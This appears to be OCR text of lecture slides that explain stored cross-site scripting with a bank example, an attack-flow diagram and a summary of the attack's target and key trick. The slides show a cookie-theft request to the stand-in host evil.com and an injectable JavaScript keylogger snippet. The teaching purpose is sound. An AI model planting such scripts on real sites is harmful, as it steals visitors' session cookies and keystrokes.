E.g., **GET http://mybank.com/sendmoney?to=DrEvil&amt=100000**

Stored XSS (Cross-Site Scripting)


Attack Browser/Server
And/Or:
6 steal valuable data
evil.com
1
Inject malicious script
User Victim
2 request content
3 receive malicious script
5 perform attacker action
includes authenticator cookie
4
execute script embedded in input *as though server meant us to run it*
Server Patsy/Victim
bank.com

Stored XSS (Cross-Site Scripting)



And/Or:

Attack Browser/Server

evil.com

6 steal valuable data

1

E.g., **POST http://evil.com/steal/***document.cookie*

malicious script

User Victim

2 request content

3 receive malicious script

5 perform attacker action includes authenticator cookie


4

execute script embedded in input *as though server meant us to run it*

Server Patsy/Victim

bank.com

Stored XSS (Cross-Site Scripting)



Attack Browser/Server

evil.com

1 Inject malicious script

User Victim

2 request content

3 receive malicious script

4 execute script embedded in input *as though server meant us to run it*

5 perform attacker action includes authenticator cookie

6 steal valuable data

Server Patsy/Victim

bank.com

(A "stored" XSS attack)

Surely Squigler.com is not

Yes, "Squiggler.com" was taken.

vulnerable to Stored XSS, right?

Squig that does key-logging of anyone viewing it!

```
Keys pressed: <span id="keys"></span>
<script>
  document.onkeypress = function(e) {
    get = window.event?event:e;
    key = get.keyCode?get.keyCode:get.charCode;
    key = String.fromCharCode(key);
    document.getElementById("keys").innerHTML
        += key + ", " ;
    }
</script>
```

Stored XSS: Summary

- Target: user with Javascript-enabled *browser* who visits *user-generated-content* page on vulnerable *web service*
- Attacker goal: run script in user's browser with same access as provided to server's regular scripts (subvert SOP = *Same Origin Policy*)
- Attacker tools: ability to leave content on web server page (e.g., via an ordinary browser); optionally, a server used to receive stolen information such as cookies
- Key trick: server fails to ensure that content uploaded to page does not contain embedded scripts
- Notes: (1) do not confuse with Cross-Site Request Forgery (CSRF); (2) requires use of Javascript (*generally*)